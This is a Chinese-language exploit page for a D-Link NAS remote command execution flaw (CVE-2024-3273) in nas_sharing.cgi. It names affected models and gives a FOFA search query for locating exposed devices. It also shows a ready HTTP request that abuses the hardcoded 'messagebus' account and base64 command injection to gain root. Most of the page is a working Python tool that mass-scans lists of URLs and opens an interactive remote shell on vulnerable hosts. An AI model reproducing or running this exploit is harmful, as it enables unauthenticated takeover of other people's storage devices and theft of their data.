D16-1D-Link-NAS-RCE


漏洞描述：

D-Link NAS nas_sharing.cgi接口存在命令执行漏洞，该漏洞存在于"/cgi-bin/nas_sharing.cgi"脚本中，影响其 HTTP GET 请求处理程序组件。漏洞成因是通过硬编码帐户（用户名："messagebus"和空密码）造成的后门以及通过"system"参数的命令注入问题。未经身份验证的攻击者可利用此漏洞获取服务器权限。

影响版本：

DNS-320L Version 1.11, Version 1.03.0904.2013, Version 1.01.0702.2013
DNS-325 Version 1.01
DNS-327L Version 1.09, Version 1.00.0409.2013
DNS-340L Version 1.08

网站图片：



网络测绘：

fofa语法：


"Text:In order to access the ShareCenter, please make sure you are using a recent browser(IE 7+, Firefox 3+, Safari 4+, Chrome 3+, Opera 10+)"

漏洞复现：

payload：

```
GET /cgi-bin/nas_sharing.cgi?user=messagebus&passwd=&cmd=15&system=base64编码的命令 HTTP/1.1
Host: your-ip
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; Acoo Browser; SLCC1; .NET CLR 2.0.50727; Media Center PC 5.0; .NET CLR 3.0.04506)
Accept-Encoding: identity
Accept: */*
Connection: keep-alive
```

效果图:
PS：执行的命令需base64编码



```
id
```

```
aWQ=
```

```
GET /cgi-bin/nas_sharing.cgi?user=messagebus&passwd=&cmd=15&system=aWQ= HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; Acoo Browser; SLCC1; .NET CLR 2.0.
50727; Media Center PC 5.0; .NET CLR 3.0.04506)
Accept-Encoding: identity
Accept: */*
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Content-Language: en
P3P: CP='CURa ADMa DEVa PSAo PSDo OUR BUS UN
COR'
Date: Tue, 09 Apr 2024 00:38:19 GMT
Server: lighttpd/1.4.28
Content-Length: 134

uid=0(root) gid=0(root)
<?xml version="1.0" encoding="UTF-8"?>
<config><nas_sharing><auth_state>1</auth_sta
```

批量扫描脚本

```
import base64
import requests
import argparse

from rich.console import Console
from alive_progress import alive_bar
from typing import Tuple, Optional, List
from prompt_toolkit import PromptSession
from prompt_toolkit.formatted_text import HTML
from prompt_toolkit.history import InMemoryHistory
from concurrent.futures import ThreadPoolExecutor, as_completed
from requests.packages.urllib3.exceptions import InsecureRequestWarning


class DLink:
    def __init__(self, base_url: Optional[str]=None) -> None:
        self.base_url: Optional[str] = base_url
        self.session: requests.Session = requests.Session()
        self.console: Console = Console()

        requests.packages.urllib3.disable_warnings(InsecureRequestWarning)

    def custom_print(self, message: str, header: str) -> None:
        header_colors: dict = {"+": "green", "-": "red", "!": "yellow", "*": "blue"}
        self.console.print(
            f"[bold {header_colors.get(header, 'white')}][{header}][/bold {header_colors.get(header, 'white')}] {message}"
        )

    def execute_command(self, command: str = "id", verbose: bool = True) -> str:
        command_hex = ''.join(f'\\\\x{ord(c):02x}' for c in command)
        command_final = f"echo -e {command_hex}|sh".replace(' ', '\t')
        base64_cmd: str = base64.b64encode(command_final.encode()).decode()
        url: str = f"{self.base_url}/cgi-bin/nas_sharing.cgi"
        params: dict = {
            "user": "messagebus",
            "passwd": "",
            "cmd": "15",
            "system": base64_cmd,
        }
        try:
            response: requests.Response = self.session.get(
                url, params=params, verify=False, timeout=10
            )
            result: str = (
                response.text.split("<?xml", 1)[0]
                if "<?xml" in response.text
                else None
            )
            if verbose:
                self.custom_print(
                    "Command executed successfully."
                    if result
                    else "Failed to execute command.",
                    "+" if result else "-",
                )
            return result

        except requests.exceptions.Timeout:
            if verbose:
                self.custom_print("Request timed out.", "-")
        except requests.exceptions.RequestException as e:
            if verbose:
                self.custom_print(f"Request failed: {e}", "-")

    def check_single_url(self, url: str) -> Tuple[str, bool]:
        self.base_url = url
        result: str = self.execute_command(verbose=False)
        is_vulnerable: bool = bool(result)
        return f"{url} is vulnerable to CVE-2024-3273: {result}", is_vulnerable

    def interactive_shell(self) -> None:
        initial_result = self.execute_command()
        if initial_result:
            self.custom_print(
                f"{self.base_url} is vulnerable to CVE-2024-3273: {initial_result}", "!"
            )
            self.custom_print("Opening interactive shell...", "+")
            session: PromptSession = PromptSession(history=InMemoryHistory())

            while True:
                try:
                    cmd: str = session.prompt(
                        HTML("<ansiyellow><b># </b></ansiyellow>"), default=""
                    ).strip()
                    if cmd.lower() == "exit":
                        break
                    elif cmd.lower() == "clear":
                        self.console.clear()
                        continue
                    output: str = self.execute_command(cmd)
                    if output:
                        print(f"{output}\n")
                except KeyboardInterrupt:
                    self.custom_print("Exiting interactive shell...", "!")
                    break
        else:
            self.custom_print("System is not vulnerable or check failed.", "-")

    def check_urls_and_write_output(
        self, urls: List[str], max_workers: int, output_path: Optional[str]
    ) -> None:
        with ThreadPoolExecutor(max_workers=max_workers) as executor, alive_bar(
            len(urls), enrich_print=False
        ) as bar:
            futures = {executor.submit(self.check_single_url, url): url for url in urls}
            for future in as_completed(futures):
                result, is_vulnerable = future.result()
                if is_vulnerable:
                    self.custom_print(result, "+")
                    if output_path:
                        with open(output_path, "a") as file:
                            file.write(result)
                bar()


def main() -> None:
    parser: argparse.ArgumentParser = argparse.ArgumentParser()
    parser.add_argument(
        "-u", "--url", help="Base URL for single target", default=None
    )
    parser.add_argument(
        "-f", "--file", help="File containing list of URLs", default=None
    )
    parser.add_argument(
        "-t", "--threads", help="Number of threads to use", type=int, default=20
    )
    parser.add_argument(
        "-o", "--output", help="Output file to save results", default=None
    )

    args: argparse.Namespace = parser.parse_args()

    if args.url:
        dlink: DLink = DLink(args.url)
        dlink.interactive_shell()
    elif args.file:
        with open(args.file, "r") as f:
            urls: List[str] = f.read().splitlines()
            dlink = DLink()
            dlink.check_urls_and_write_output(urls, args.threads, args.output)
    else:
        parser.error(
            "No URL or file provided. Use -u to specify a single URL or -f to specify a file containing URLs."
        )


if __name__ == "__main__":
    main()
```